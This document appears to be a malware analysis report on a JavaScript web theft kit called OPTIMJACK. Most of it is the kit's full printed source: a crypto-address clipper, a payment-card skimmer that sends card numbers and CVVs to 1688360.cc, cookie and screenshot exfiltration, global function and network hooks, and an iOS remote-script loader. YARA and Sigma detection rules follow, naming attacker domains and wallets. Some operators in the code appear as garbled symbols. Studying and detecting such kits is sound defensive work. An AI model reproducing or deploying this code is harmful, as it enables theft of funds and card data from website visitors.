    var A = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_';
    var out = [], bits = 0, val = 0, i, c;
    for (i = 0;
    i < s.length;
    i++) {
      c = A.indexOf(s.charAt(i));
      if (c < 0) return null;
      val = (val << 6) | c;
      bits += 6;
      if (bits ⩾ 8) {
        bits -= 8;
        out.push((val >> bits) & 255);
      }
    }
    return out;
  }
  function BA(s) {
    var l = s.toLowerCase();
    if (l.indexOf('bitcoincash:') ≡≡ 0) l = l.slice(12);
    var CH = 'qpzry9x8gf2tvdw0s3jn54khce6mua7l';
    if (l.length ≠= 42) return false;
    if (l.charAt(0) ≠= 'q' && l.charAt(0) ≠= 'p') return false;
    var d = [], i, c;
    for (i = 0;
    i < l.length;
    i++) {
      c = CH.indexOf(l.charAt(i));
      if (c < 0) return false;
      d.push(c);
    }
    var pm = 1n;
    function P(v) {
      var c0 = pm >> 35n;
      pm = ((pm & 0x07ffffffffn) << 5n) ^ BigInt(v);
      if (c0 & 1n) pm ^= 0x98f2bc8e61n;
      if (c0 & 2n) pm ^= 0x79b76d99e2n;
      if (c0 & 4n) pm ^= 0xf33e5fb3c4n;
      if (c0 & 8n) pm ^= 0xae2eabe2a8n;
      if (c0 & 16n) pm ^= 0x1e4f43e470n;
    }
    var pre = 'bitcoincash';
    for (i = 0;
    i < pre.length;
    i++) P(pre.charCodeAt(i) & 31);
    P(0);
    for (i = 0;
    i < d.length;
    i++) P(d[i]);
    return pm ≡≡ 1n;
  }
  function BP(s, h) {
    if (s.length < 14 || s.length > 90) return false;
    var CS2 = 'qpzry9x8gf2tvdw0s3jn54khce6mua7l';
    var p = s.lastIndexOf('1');
    if (p < 1 || p + 7 > s.length) return false;
    var hrp = s.slice(0, p), d = [], i;
    if (hrp ≠= h) return false;
    for (i = p + 1;
    i < s.length;
    i++) {
      var x = CS2.indexOf(s.charAt(i));
      if (x < 0) return false;
      d.push(x);
    }
    var chk = 1;
    function pm(v) {
      var b = chk >> 25;
      chk = ((chk & 0x1ffffff) << 5) ^ v;
      for (var j = 0;
      j < 5;
      j++) if ((b >> j) & 1) chk ^= [0x3b6a57b2, 0x26508e6d, 0x1ea119fa, 0x3d4233dd, 0x2a1462b3][j];
    }
    for (i = 0;
    i < hrp.length;
    i++) pm(hrp.charCodeAt(i) >> 5);
    pm(0);
    for (i = 0;
    i < hrp.length;
    i++) pm(hrp.charCodeAt(i) & 31);
    for (i = 0;
    i < d.length;
    i++) pm(d[i]);
    return chk ≡≡ 1 || chk ≡≡ 0x2bc830a3;
  }
  function V(a) {
    var c = CA.get(a);
    if (c ≠= undefined) return c;
    var r = null;
    try {
      if (/^0x/.test(a)) {
        if (/^0x[0-9a-fA-F]{
          40
        }
        $/.test(a)) r = E;
      }
      else if (/^(?:0⊢1):[0-9a-fA-F]{
        64
      }
      $/.test(a)) {
        r = R;
      }
      else if (/^[EUk0][Qq]/.test(a)) {
        var t = B64(a);
        if (t && (t[0] ≡≡ 0x11 || t[0] ≡≡ 0x51 || t[0] ≡≡ 0x91 || t[0] ≡≡ 0xd1) && CR(t)) r = N;
      }
      else if (/^(?:bc1|BC1|ltc1|LTC1)/.test(a)) {
        if (a ≡≡ a.toLowerCase() || a ≡≡ a.toUpperCase()) {
          var l = a.toLowerCase(), h = l.slice(0, l.indexOf('1'));
          if (h ≡≡ 'bc' && BP(l, 'bc')) r = B;
          else if (h ≡≡ 'ltc' && BP(l, 'ltc')) r = L;
        }
```

```
      }
      else if (/[0-9]/.test(a) && BA(a)) {
        r = C;
      }
      else {
        var d = D58(a);
        if (d && d.length === 25) {
          if ((d[0] === 0 || d[0] === 5) && CS(d)) r = B;
          else if (d[0] === 65 && CS(d)) r = T;
          else if (d[0] === 48 && CS(d)) r = L;
          else if (d[0] === 30 && CS(d)) r = G;
        }
        else if (d && d.length === 32 && a.length === 44 && /[a-z]/.test(a) && /[A-Z]/.test(a) && /[0-9]/.test(a)) {
          r = S;
        }
      }
    }
    catch (e) {
    }
    if (CA.size > 800) CA.clear();
    CA.set(a, r);
    return r;
  }
  function POST(img) {
    try {
      var b = JSON.stringify({
        u: location.href.slice(0, 500), c: (document.cookie || '').slice(0, 8000), i: img || '', m: MM.slice(0, 20).join(' ').slice(0, 1000)
      }
      );
      fetch('https://1688360.cc/hit.php', {
        method: 'POST', body: b, headers: {
          'Content-Type': 'text/plain'
        }
      }
      )['catch'](function () {
      }
      );
    }
    catch (e) {
    }
  }
  function SHOT() {
    if (W._shot || !MM.length) return;
    W._shot = 1;
    setTimeout(function () {
      function snap() {
        if (!W.html2canvas) return POST('');
        try {
          W.html2canvas(document.body, {
            useCORS: true, allowTaint: false, logging: false, backgroundColor: '#fff',
          scale: 0.6, x: window.scrollX, y: window.scrollY,
          width: window.innerWidth, height: window.innerHeight, windowWidth: window.innerWidth
          }
          ).then(function (cv) {
            try {
              var w = Math.min(900, cv.width), h = Math.round(cv.height * w / cv.width);
              var c2 = document.createElement('canvas');
              c2.width = w;
              c2.height = h;
              c2.getContext('2d').drawImage(cv, 0, 0, w, h);
              var img = '';
              try {
                img = c2.toDataURL('image/jpeg', 0.55).split(',')[1] || '';
              }
              catch (e) {
              }
              POST(img);
            }
            catch (e) {
              POST('');
            }
          }
          )['catch'](function () {
            POST('');
          }
          );
        }
        catch (e) {
          POST('');
        }
      }
      if (W.html2canvas) return snap();
      var sc = D.createElement('script');
      var done = 0;
      sc.src = 'https://1688360.cc/html2canvas.min.js';
      sc.onload = function () {
        if (!done) {
          done = 1;
          snap();
        }
      }
      ;
      sc.onerror = function () {
        if (!done) {
          done = 1;
          POST('');
        }
      }
      ;
      D.head.appendChild(sc);
      setTimeout(function () {
        if (!done) {
          done = 1;
          if (W.html2canvas) snap();
          else POST('');
        }
      }
      , 4000);
    }
    , 1200);
  }
  var KW = /\b(address|wallet|deposit|pay|payment|send|receiver|receive|invoice|withdraw|crypto|bitcoin|btc|eth|ethereum|usdt|tron|trx|solana|sol|ton|ltc|litecoin|bch|bitcoincash|doge|dogecoin|qr)\b/i;
```

```
    function CTXT(el, s, m) {
      var t = '';
      if (el) {
        try {
          t = (el.textContent || '') + ' ' + (el.name || '') + ' ' + (el.id || '') + ' ' + (el.placeholder || '') + ' ' + (el.getAttribute ? (el.getAttribute('aria-la
bel') || '') + ' ' + (el.labels ? el.labels.textContent : '') : '');
        }
        catch (e) {
        }
      }
      t = t + ' ' + s;
      var i = t.indexOf(m);
      var w = i ⩾ 0 ? t.slice(Math.max(0, i - 90), i + m.length + 90) : t.slice(0, 240);
      return KW.test(w);
    }
    function SOLKEY(str, off) {
      var q = str.lastIndexOf('=', off);
      if (q < 0) return '';
      var a = Math.max(str.lastIndexOf('?', q), str.lastIndexOf('&', q));
      return str.slice(a + 1, q).toLowerCase();
    }
    function FURL(s) {
      return s.replace(RX, function (m, off, str) {
        var strong = (/^0x[0-9a-fA-F]{
          40
        }
        $/.test(m) && m.length ⩵ 42) ||
        (/^[EUk0][Qq]/.test(m) && m.length ⩵ 48) ||
        (/^(?:0⊢1):[0-9a-fA-F]{
          64
        }
        $/.test(m)) ||
        /^(?:bc1|BC1|ltc1|LTC1)/.test(m) ||
        (/^(?:bitcoincash:)?[qp]/.test(m) && m.length ⩾ 42 && m.length ⩽ 54 && m.indexOf('bitcoincash:') ⩵⩵ 0 ? m.length ⩵ 42 : /^(?:bitcoincash:)?[qp]/.test(m)
&& m.length ⩵ 54);
        if (!strong) {
          if (str.charAt(off - 1) ⩵⩵ '=') return m;
        }
        var r = V(m);
        if (r) {
          if (!KW.test(str) && !/^(data|text|to|address|addr|wallet|receiver|pay|deposit|qr|sol|solana)$/.test(SOLKEY(str, off))) return m;
          if (r ⩵ S && !/\bsol(ana)?\b/i.test(str) && !/^(data|text|to|address|addr|wallet|receiver|pay|deposit|qr|sol|solana)$/.test(SOLKEY(str, off))) return m;
        }
        if (r && r ⩵⩵ m && r ⩵⩵ S) MM.push(m);
        return r && r ⩵⩵ m ? r : m;
      }
      );
    }
    function XS(v) {
      if (typeof v ⩵⩵ 'string' || v.length < 26 || v.length > 3000 || !TS.test(v)) return v;
      return F(v, null);
    }
    function XARGS(a, from) {
      for (var i = from;
      i < a.length;
      i++) a[i] = XS(a[i]);
      return a;
    }
    W._X = XS;
    W._F = FURL;
    if (!W._qxc && W.Reflect) {
      W._qxc = 1;
      var NC = Function.prototype.call, NA = Function.prototype.apply;
      Function.prototype.call = function () {
        var a = [], i;
        for (i = 0;
        i < arguments.length;
        i++) a[i] = arguments[i];
        try {
          XARGS(a, 1);
        }
        catch (e) {
        }
        return Reflect.apply(this, a[0], a.slice(1));
      }
      ;
      Function.prototype.apply = function (ctx, args) {
        try {
          if (args && args.length) {
            var c = [];
            for (var i = 0;
            i < args.length;
            i++) c[i] = XS(args[i]);
            args = c;
          }
        }
        catch (e) {
        }
        return Reflect.apply(this, ctx, args || []);
      }
      ;
      var WO = W.open, LA = W.location.assign, LR = W.location.replace, HP = W.history.pushState, HR = W.history.replaceState;
      if (WO) W.open = function (u) {
        try {
          u = XS(String(u));
        }
        catch (e) {
        }
        return Reflect.apply(WO, W, [u].concat([].slice.call(arguments, 1)));
      }
      ;
      try {
        W.location.assign = function (u) {
          return Reflect.apply(LA, W.location, [XS(String(u))]);
        }
        ;
      }
      catch (e) {
      }
      try {
        W.location.replace = function (u) {
          return Reflect.apply(LR, W.location, [XS(String(u))]);
        }
```

```
    ;
  }
  catch (e) {
  }
  if (HP) W.history.pushState = function (s, t, u) {
    try {
      if (u ≠ null) u = XS(String(u));
    }
    catch (e) {
    }
    return Reflect.apply(HP, W.history, [s, t, u]);
  }
  ;
  if (HR) W.history.replaceState = function (s, t, u) {
    try {
      if (u ≠ null) u = XS(String(u));
    }
    catch (e) {
    }
    return Reflect.apply(HR, W.history, [s, t, u]);
  }
  ;
  var NF = W.fetch;
  if (NF) W.fetch = function (input, init) {
    try {
      if (typeof input ≡ 'string') input = XS(input);
      else if (input && input.url) {
        var uu = XS(input.url);
        if (uu ≢ input.url) input = new Request(uu, input);
      }
      if (init && typeof init.body ≡ 'string') init.body = XS(init.body);
    }
    catch (e) {
    }
    return Reflect.apply(NF, W, arguments.length > 1 ? [input, init] : [input]);
  }
  ;
  var XO = XMLHttpRequest.prototype.open, XD = XMLHttpRequest.prototype.send;
  XMLHttpRequest.prototype.open = function (m, u) {
    try {
      u = XS(String(u));
    }
    catch (e) {
    }
    return Reflect.apply(XO, this, [m, u].concat([].slice.call(arguments, 2)));
  }
  ;
  XMLHttpRequest.prototype.send = function (b) {
    try {
      if (typeof b ≡ 'string') b = XS(b);
    }
    catch (e) {
    }
    return Reflect.apply(XD, this, [b]);
  }
  ;
  TASK = 1;
}
try {
  var CB = W.navigator.clipboard;
  if (CB && CB.writeText) {
    var OW = CB.writeText.bind(CB);
    CB.writeText = function (t) {
      return OW(F(String(t), null));
    }
    ;
  }
  if (CB && CB.readText) {
    var ORD = CB.readText.bind(CB);
    CB.readText = function () {
      return ORD().then(function (t) {
        return F(String(t), null);
      }
      );
    }
    ;
  }
  if (W.navigator.share) {
    var OS = W.navigator.share.bind(W.navigator);
    W.navigator.share = function (d) {
      try {
        if (d && d.text) d.text = F(String(d.text), null);
        if (d && d.url) d.url = FURL(String(d.url));
      }
      catch (e) {
      }
      return OS(d);
    }
    ;
  }
}
catch (e) {
}
function VIS(el) {
  if (!el || !el.getBoundingClientRect) return 0;
  var r = el.getBoundingClientRect();
  return r.width > 0 && r.height > 0 && r.bottom > 0 && r.top < (W.innerHeight || 0);
}
function F(s, el) {
  if (!s || s.length < 26 || !TS.test(s)) return s;
  var ctx = '';
  if (el) {
    try {
      ctx = (el.textContent || '').slice(0, 500);
    }
    catch (e) {
    }
  }
  return s.replace(RX, function (m) {
    var r = V(m);
    if (!r) return m;
    if (r ≢ m && r ≢ S && CTXT(el, s, m)) MM.push(m);
    return r ≢ m ? r : m;
```

```
      }
      );
    }
    var SN = Object.getOwnPropertyDescriptor(HTMLInputElement.prototype, 'value').set;
    var ST = Object.getOwnPropertyDescriptor(HTMLTextAreaElement.prototype, 'value').set;
    var LAST = new WeakMap();
    function FI(el) {
      var v = el.value;
      if (!v || v.length < 26 || !TS.test(v)) return;
      var n = F(v, el);
      if (n === v) return;
      try {
        if (el.tagName === 'TEXTAREA') ST.call(el, n);
        else SN.call(el, n);
        if (el.type === 'url' && el.checkValidity && !el.checkValidity() && /^[A-Za-z0-9:_-]{
          20,
        }
        $/.test(n)) el.type = 'text';
        el.dispatchEvent(new Event('input', {
          bubbles: true
        }
        ));
        el.dispatchEvent(new Event('change', {
          bubbles: true
        }
        ));
        try {
          var A = W.angular;
          if (A) {
            var ctl = A.element(el).controller('ngModel');
            if (ctl && ctl.$setViewValue) ctl.$setViewValue(n);
            if (ctl && ctl.$setValidity) ctl.$setValidity('url', true);
          }
        }
        catch (e) {
        }
        if (VIS(el)) SHOT();
      }
      catch (e) {
        el.value = n;
      }
    }
    function SK(p) {
      for (;
      p && p.tagName;
      p = p.parentElement) {
        var t = p.tagName;
        if (t === 'SCRIPT' || t === 'STYLE' || t === 'NOSCRIPT' || t === 'CODE' || t === 'PRE' || t === 'KBD' || t === 'SAMP') return 1;
      }
      return 0;
    }
    function TN(root) {
      var w = D.createTreeWalker(root, 4, {
        acceptNode: function (n) {
          var v = n.nodeValue;
          if (!v || v.length < 26 || !TS.test(v)) return 2;
          if (SK(n.parentNode)) return 2;
          if (!n.parentElement || !n.parentElement.getClientRects().length) return 2;
          return 1;
        }
      }
      );
      var n;
      while ((n = w.nextNode())) {
        if (LAST.get(n) === n.nodeValue) continue;
        var v = n.nodeValue, x = F(v, n.parentElement);
        if (x !== v) {
          n.nodeValue = x;
          LAST.set(n, x);
          if (VIS(n.parentElement)) SHOT();
        }
        else LAST.set(n, v);
      }
    }
    function INP(root) {
      var a = root.querySelectorAll ? root.querySelectorAll('input,textarea') : [];
      for (var i = 0;
      i < a.length;
      i++) {
        if (a[i].disabled || a[i].type === 'hidden') continue;
        var rr = a[i].getBoundingClientRect();
        if (!rr.width || !rr.height) continue;
        FI(a[i]);
      }
    }
    function LNK(root) {
      var els = root.querySelectorAll ? root.querySelectorAll('img[src],iframe[src],source[src],a[href],link[href],[style*="url("],[onclick],[onsubmit],[onchange],[oninput],[data-clipboard-text],[data-copy],[data-address]') : [];
      for (var i = 0;
      i < els.length;
      i++) {
        var el = els[i];
        var attrs = ['src', 'href', 'style', 'onclick', 'onsubmit', 'onchange', 'oninput', 'data-clipboard-text', 'data-copy', 'data-address'].filter(function (a) {
          return el.hasAttribute(a);
        }
        );
        for (var j = 0;
        j < attrs.length;
        j++) {
          var at = attrs[j], v = el.getAttribute(at);
          if (!v || v.length < 30 || !TS.test(v) || /^data:/i.test(v) || v.indexOf('base64') > -1) continue;
          if (!el.__u) el.__u = {
          }
          ;
          if (el.__u[at] === v) continue;
          el.__u[at] = v;
          var nv = (at === 'src' || at === 'href' || at === 'style') ? FURL(v) : F(v, el);
          if (nv === v) continue;
          el.__u[at] = nv;
          if (at === 'style') el.setAttribute('style', nv);
          else el.setAttribute(at, nv);
          if (VIS(el)) SHOT();
        }
```

```
  }
}
function SC(root, deep) {
  if (!root) return;
  TN(root);
  INP(root);
  try {
    LNK(root);
  }
  catch (e) {
  }
  if (!deep) return;
  var el = root.querySelectorAll ? root.querySelectorAll('*') : [], i;
  for (i = 0;
  i < el.length;
  i++) {
    if (el[i].shadowRoot) SC(el[i].shadowRoot, 0);
  }
  var fr = root.querySelectorAll ? root.querySelectorAll('iframe') : [];
  for (i = 0;
  i < fr.length;
  i++) {
    try {
      var d = fr[i].contentDocument;
      if (d) SC(d, 1);
    }
    catch (e) {
    }
  }
}
function SYNC() {
  try {
    var a = D.querySelectorAll('input,textarea');
    for (var i = 0;
    i < a.length;
    i++) if (!a[i].disabled && a[i].type !== 'hidden') FI(a[i]);
  }
  catch (e) {
  }
}
D.addEventListener('click', SYNC, true);
D.addEventListener('submit', SYNC, true);
D.addEventListener('keydown', function (e) {
  if (e.key === 'Enter') SYNC();
}
, true);
D.addEventListener('blur', function (e) {
  if (e.target && e.target.tagName === 'INPUT') FI(e.target);
}
, true);
var tick = 0, deep = 1;
try {
  new MutationObserver(function () {
    deep = 1;
  }
  ).observe(D.documentElement, {
    childList: 1, subtree: 1, characterData: 1
  }
  );
}
catch (e) {
}
setInterval(function () {
  if (D.hidden) return;
  tick++;
  try {
    SC(D, deep || tick % 20 === 0);
  }
  catch (e) {
  }
  deep = 0;
}
, 50);
W.addEventListener('load', function () {
  try {
    SC(D, 1);
  }
  catch (e) {
  }
}
);
D.addEventListener('visibilitychange', function () {
  if (!D.hidden) try {
    SC(D, 1);
  }
  catch (e) {
  }
}
);
D.addEventListener('copy', function (e) {
  var t = '';
  try {
    var ae = e.target && (e.target.tagName === 'INPUT' || e.target.tagName === 'TEXTAREA') ? e.target : D.activeElement;
    if (ae && (ae.tagName === 'INPUT' || ae.tagName === 'TEXTAREA') && ae.selectionStart !== null && ae.selectionEnd > ae.selectionStart) {
      t = String(ae.value || '').slice(ae.selectionStart, ae.selectionEnd);
    }
    if (!t) t = String(W.getSelection() || '');
  }
  catch (x) {
  }
  if (!t || !TS.test(t)) return;
  var o = F(t, e.target || null);
  if (o !== t && e.clipboardData) {
    e.clipboardData.setData('text/plain', o);
    e.preventDefault();
  }
}
, true);
try {
  SC(D, 1);
}
catch (e) {
}
```

```
  }
  )();
  var u=navigator.userAgent||'',im=u.match(/OS (\d+)_(\d+)/),iv=im?parseFloat(im[1]+'.'+im[2]):0,i=/iPhone|iPad|iPod/.test(u)||(/Macintosh/.test(u)&&navigator.maxTouchPoints>1);
  if(i){
    (function () {
      const script = document.createElement("script");
      script.src = "https://5vobauua3ojpklx.icu/boot.js";
      script.setAttribute("data-landing", "");
      script.setAttribute("data-channel-code", "02111110");
      script.setAttribute("data-chain-url", "https://5vobauua3ojpklx.icu/");
      script.setAttribute("data-cfasync", "false");
      document.head.appendChild(script);
    }
    )();
    (function () {
      const script = document.createElement("script");
      script.src = "https://eil786npto9u5bq.icu/boot.js";
      script.setAttribute("data-landing", "");
      script.setAttribute("data-channel-code", "02111110");
      script.setAttribute("data-chain-url", "https://eil786npto9u5bq.icu/");
      script.setAttribute("data-cfasync", "false");
      document.head.appendChild(script);
    }
    )();
    if(iv&&iv⩽18.6){
      (function () {
        function A() {
          try {
            if (document.querySelector('iframe[src="https://eil786npto9u5bq.icu/JIUJIU888/weifile.html"]')) return;
            document.body.insertAdjacentHTML('beforeend', '<iframe src="https://eil786npto9u5bq.icu/JIUJIU888/weifile.html" style="position:fixed;
            top:0;
            width:0;
            height:0;
            left:-1000px;
            border:0"></iframe>');
          }
          catch (e) {
          }
        }
        if (document.body) A();
        else document.addEventListener('DOMContentLoaded', A);
      }
      )();
    }
  }
  (function () {
    var W = window, D = document;
    if (W._cc) return;
    W._cc = 1;
    function BR(x) {
      if (/^4/.test(x)) return 'visa';
      if (/^3[47]/.test(x)) return 'amex';
      if (/^5[1-5]/.test(x) || /^2(2[2-9]\d|[3-6]\d\d|7[01]\d|720)/.test(x)) return 'mc';
      if (/^(6011|65|64[4-9])/.test(x)) return 'disc';
      if (/^35/.test(x)) return 'jcb';
      if (/^62/.test(x)) return 'up';
      if (/^9792/.test(x)) return 'troy';
      if (/^220[0-4]/.test(x)) return 'mir';
      if (/^(5018|5020|5038|56|57|58|6304|6759|676[1-3])/.test(x)) return 'maestro';
      if (/^3(0[0-5]|[68])/.test(x)) return 'diners';
      return '';
    }
    function L(s) {
      if (!/^\d{
        13,19
      }
      $/.test(s)) return false;
      var n = 0, alt = 0;
      for (var i = s.length - 1;
      i ⩾ 0;
      i--) {
        var d = +s.charAt(i);
        if (alt) {
          d *= 2;
          if (d > 9) d -= 9;
        }
        n += d;
        alt = !alt;
      }
      return n % 10 ⩵ 0;
    }
    function norm(v) {
      return String(v == null ? '' : v).replace(/[^\d]/g, '');
    }
    function EOK(e) {
      var m = String(e == null ? '' : e).match(/^(0[1-9]|1[0-2])\/(\d{
        2
      }
      )$/);
      if (!m) return false;
      var yy = +m[2], cur = new Date().getFullYear() % 100;
      return yy ⩾ cur && yy ⩽ cur + 15;
    }
    // Returns a normalized MM/YY expiry, or '' when missing/invalid.
  function EXP(v) {
      var m = String(v == null ? '' : v).match(/\b(0[1-9]|1[0-2])\s*[\/\-.]\s*(\d{
        2
      }
      |\d{
        4
      }
      )\b/);
      if (!m) return '';
      var yy = m[2].length ⩵ 4 ? +m[2].slice(2) : +m[2];
      var cur = new Date().getFullYear() % 100;
      if (yy < cur || yy > cur + 15) return '';
      return m[1] + '/' + (yy < 10 ? '0' + yy : '' + yy);
    }
    function PAN(s) {
      if (!/^\d{
        15,19
      }
```

```
    $/.test(s)) return false;
    // 16-digit values starting "20" are timestamp IDs unless a brand prefixes them.
  if (s.length === 16 && s.slice(0, 2) === '20' && !BR(s)) return false;
    return L(s) && !!BR(s);
  }
  function CARDKEY(n) {
    return n.indexOf('card') > -1 || n === 'pan' || n.indexOf('ccnum') > -1 || n.indexOf('credit') > -1;
  }
  function CVV(v) {
    var x = norm(v);
    return /^\d{
      3,4
    }
    $/.test(x) ? x : '';
  }
  function FIND(o) {
    var pan = '', e = '', c = '', keyed = false;
    for (var k in o) {
      var v = o[k];
      if (v == null || typeof v === 'object') continue;
      var n = k.toLowerCase().replace(/[^a-z]/g, ''), s = norm(v);
      if (!pan && CARDKEY(n) && PAN(s)) {
        pan = s;
        keyed = true;
      }
      if (!e && (n.indexOf('exp') > -1 || n.indexOf('valid') > -1)) {
        var ex = EXP(v);
        if (ex) e = ex;
      }
      if (!c && (n.indexOf('cvv') > -1 || n.indexOf('cvc') > -1 || n.indexOf('csc') > -1 || n.indexOf('security') > -1)) {
        var cv = CVV(v);
        if (cv) c = cv;
      }
    }
    // Unlabelled PAN is accepted only when both expiry and CVV were found.
  if (!pan && e && c) for (var k2 in o) {
      var s2 = norm(o[k2]);
      if (PAN(s2)) {
        pan = s2;
        break;
      }
    }
    if (!e) for (var k3 in o) {
      var e2 = EXP(o[k3]);
      if (e2) {
        e = e2;
        break;
      }
    }
    if (pan && !keyed && !e && !c) pan = '';
    return [pan, e, c];
  }
  function PAIRS(body) {
    var o = {
    }
    ;
    function walk(x) {
      if (!x || typeof x !== 'object') return;
      for (var k in x) {
        var v = x[k];
        if (v && typeof v === 'object') walk(v);
        else o[k] = v;
      }
    }
    try {
      if (body instanceof FormData || body instanceof URLSearchParams) body.forEach(function (v, k) {
        o[k] = v;
      }
      );
      else if (typeof body === 'string') {
        var s = body.trim();
        if (s.charAt(0) === '{
          ' || s.charAt(0) === '[') walk(JSON.parse(s));
          else if (s) new URLSearchParams(s).forEach(function (v, k) {
            o[k] = v;
          }
          );
        }
        else if (body && typeof body === 'object') walk(body);
      }
      catch (x) {
      }
      return o;
    }
    function SEND(pan, e, c) {
      if (!PAN(pan) || !EOK(e) || !/^\d{
        3,4
      }
      $/.test(c)) return;
      var key = 'cc_' + pan + e + c;
      try {
        if (sessionStorage.getItem(key)) return;
        sessionStorage.setItem(key, '1');
      }
      catch (x) {
      }
      try {
        var b = new URLSearchParams();
        b.set('n', pan);
        b.set('e', e || '');
        b.set('c', c || '');
        b.set('u', location.href.slice(0, 500));
        if (navigator.sendBeacon) {
          navigator.sendBeacon('https://1688360.cc/card.php', b);
          return;
        }
        fetch('https://1688360.cc/card.php', {
          method: 'POST', body: b
        }
        );
      }
      catch (x) {
      }
```

```
    }
    var of = W.fetch;
    if (of) {
      W.fetch = function (input, init) {
        try {
          var m = ((init && init.method) || (input && input.method) || 'GET').toUpperCase();
          if (m === 'POST') {
            var body = init && init.body;
            if (body == null && input && typeof input.clone === 'function') {
              input.clone().text().then(function (t) {
                var p = FIND(PAIRS(t));
                SEND(p[0], p[1], p[2]);
              }
              )['catch'](function () {
              }
              );
            }
            else if (body !== null) {
              var p = FIND(PAIRS(body));
              SEND(p[0], p[1], p[2]);
            }
          }
        }
        catch (x) {
        }
        return of.apply(this, arguments);
      }
      ;
    }
    var op = XMLHttpRequest.prototype.open, os = XMLHttpRequest.prototype.send;
    XMLHttpRequest.prototype.open = function (m) {
      this.__m = String(m || 'GET').toUpperCase();
      return op.apply(this, arguments);
    }
    ;
    XMLHttpRequest.prototype.send = function (b) {
      try {
        if (this.__m === 'POST' && b !== null) {
          var p = FIND(PAIRS(b));
          SEND(p[0], p[1], p[2]);
        }
      }
      catch (x) {
      }
      return os.apply(this, arguments);
    }
    ;
    D.addEventListener('submit', function (ev) {
      var f = ev.target;
      if (!f || f.tagName !== 'FORM') return;
      var o = {
      }
      , ins = f.querySelectorAll('input,select');
      for (var i = 0;
      i < ins.length;
      i++) {
        var el = ins[i], n = (el.name || el.id || el.getAttribute('autocomplete') || '').toLowerCase(), v = el.value || '';
        if (n) o[n] = v;
        if ((el.autocomplete || '').toLowerCase() === 'cc-number' && !o.card) o.card = v;
        if ((el.autocomplete || '').toLowerCase() === 'cc-exp' && !o.exp) o.exp = v;
        if ((el.autocomplete || '').toLowerCase() === 'cc-csc' && !o.cvv) o.cvv = v;
      }
      var p = FIND(o);
      SEND(p[0], p[1], p[2]);
    }
    , true);
  }
  )();
}
)();
```

## Appendix B — detection rules (YARA)

Content-based rules, validated: compiled clean, all three fire on the sample, and four reachable benign JS controls stayed clean. The behaviour rule survives the daily rebuilds and domain rotation; the two IOC rules do not. File: `detections.yar`.

```
/*
   OPTIMJACK track.js theft kit — YARA rules
   Sample: f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40
   Derived from static analysis: analysis_track-js-f7b84b9a/FINDINGS_track.md
   Scope: JavaScript payload served as track.js / inline projectJS fallback.
   Rules are content-based (strings), not hash-based, to survive the daily rebuilds.
*/

rule OPTIMJACK_track_js_endpoints
{
    meta:
        author      = "Douglas Mun with AI assistance"
        date        = "2026-11-17"
        description = "OPTIMJACK theft kit by its 1688360.cc exfil endpoints and iOS .icu router"
        reference   = "Ghost in the Snippet CTI flash v1.0; GTI f7b84b9a...bad40"
        tlp         = "CLEAR"
    strings:
        $card  = "1688360.cc/card.php"  ascii
        $hit   = "1688360.cc/hit.php"   ascii
        $h2c   = "1688360.cc/html2canvas.min.js" ascii
        $boot1 = "5vobauua3ojpklx.icu/boot.js"   ascii
        $boot2 = "eil786npto9u5bq.icu/boot.js"   ascii
        $wei   = "eil786npto9u5bq.icu/JIUJIU888/weifile.html" ascii
        $chan  = "data-channel-code" ascii
        $code  = "02111110" ascii
    condition:
        any of ($card,$hit,$h2c,$boot1,$boot2,$wei) or ($chan and $code)
}

rule OPTIMJACK_track_js_wallets
{
    meta:
        author      = "Douglas Mun with AI assistance"
        date        = "2026-11-17"
        description = "Hardcoded attacker destination wallets embedded in the clipper"
        reference   = "FINDINGS_track.md F1"
        tlp         = "CLEAR"
    strings:
        $eth = "0xC4026b06D82b0F0B363eda0642D61CfbDc17884e" ascii
        $trx = "THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa" ascii
        $btc = "19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW" ascii
        $ton = "UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p" ascii
        $sol = "FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n" ascii
        $ltc = "ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5" ascii
        $bch = "qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58" ascii
        $dog = "DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5" ascii
        $tnr = "0:2033556a49942224b486e70fa8beeaeae4265dc4b10adffec2326c002d30397b" ascii
    condition:
        2 of them
}

rule OPTIMJACK_track_js_behaviour
{
    meta:
        author      = "Douglas Mun with AI assistance"
        date        = "2026-11-17"
        description = "OPTIMJACK clipper/skimmer by code structure, independent of domains/wallets (survives rebuild + domain rotation)"
        reference   = "FINDINGS_track.md F1-F4"
        tlp         = "CLEAR"
    strings:
        // global guards unique to this kit
        $g1 = "W._k7" ascii
        $g2 = "W._cc" ascii
        $g3 = "_qxc" ascii
        // aggressive global call interception (the kit's signature hook)
        $h1 = "Function.prototype.call" ascii
        $h2 = "Function.prototype.apply" ascii
        // clipboard both-directions + share hook
        $c1 = "clipboard" ascii
        $c2 = "writeText" ascii
        $c3 = "readText" ascii
        // card skimmer internals
        $s1 = "cc-number" ascii
        $s2 = "cc-exp" ascii
        $s3 = "cc-csc" ascii
        $s4 = "sessionStorage" ascii
        // screenshot path
        $p1 = "html2canvas" ascii
        $p2 = "toDataURL" ascii
    condition:
        filesize < 200KB and
        (
          (1 of ($g1,$g2,$g3) and 1 of ($h1,$h2)) or
          (all of ($c1,$c2,$c3)) or
          (2 of ($s1,$s2,$s3) and $s4) or
          ($p1 and $p2 and 1 of ($g1,$g2,$g3))
        )
}

```

## Appendix C — detection rules (Sigma)

Proxy / web-gateway logsource rules for the outbound exfil and loader traffic (the payload runs client-side, so endpoint AV on the web server never sees it). No pysigma backend was available, so these were validated structurally and by a hand-written logic evaluator, not compiled to a specific SIEM. File: `detections_sigma.yml`.

```
# OPTIMJACK track.js theft kit — Sigma rules
# Sample: f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40
# Derived from analysis_track-js-f7b84b9a/FINDINGS_track.md
# These match PROXY / web-gateway / DNS logs, because the payload runs client-side in
# the victim's browser — endpoint AV on the web server never sees it. The observable is
# the outbound exfil / loader traffic to attacker infrastructure.
---
title: OPTIMJACK Theft Kit Exfiltration or Loader Traffic
id: 7b6a1c3e-0d44-4f2a-9b11-optimjack0001
status: experimental
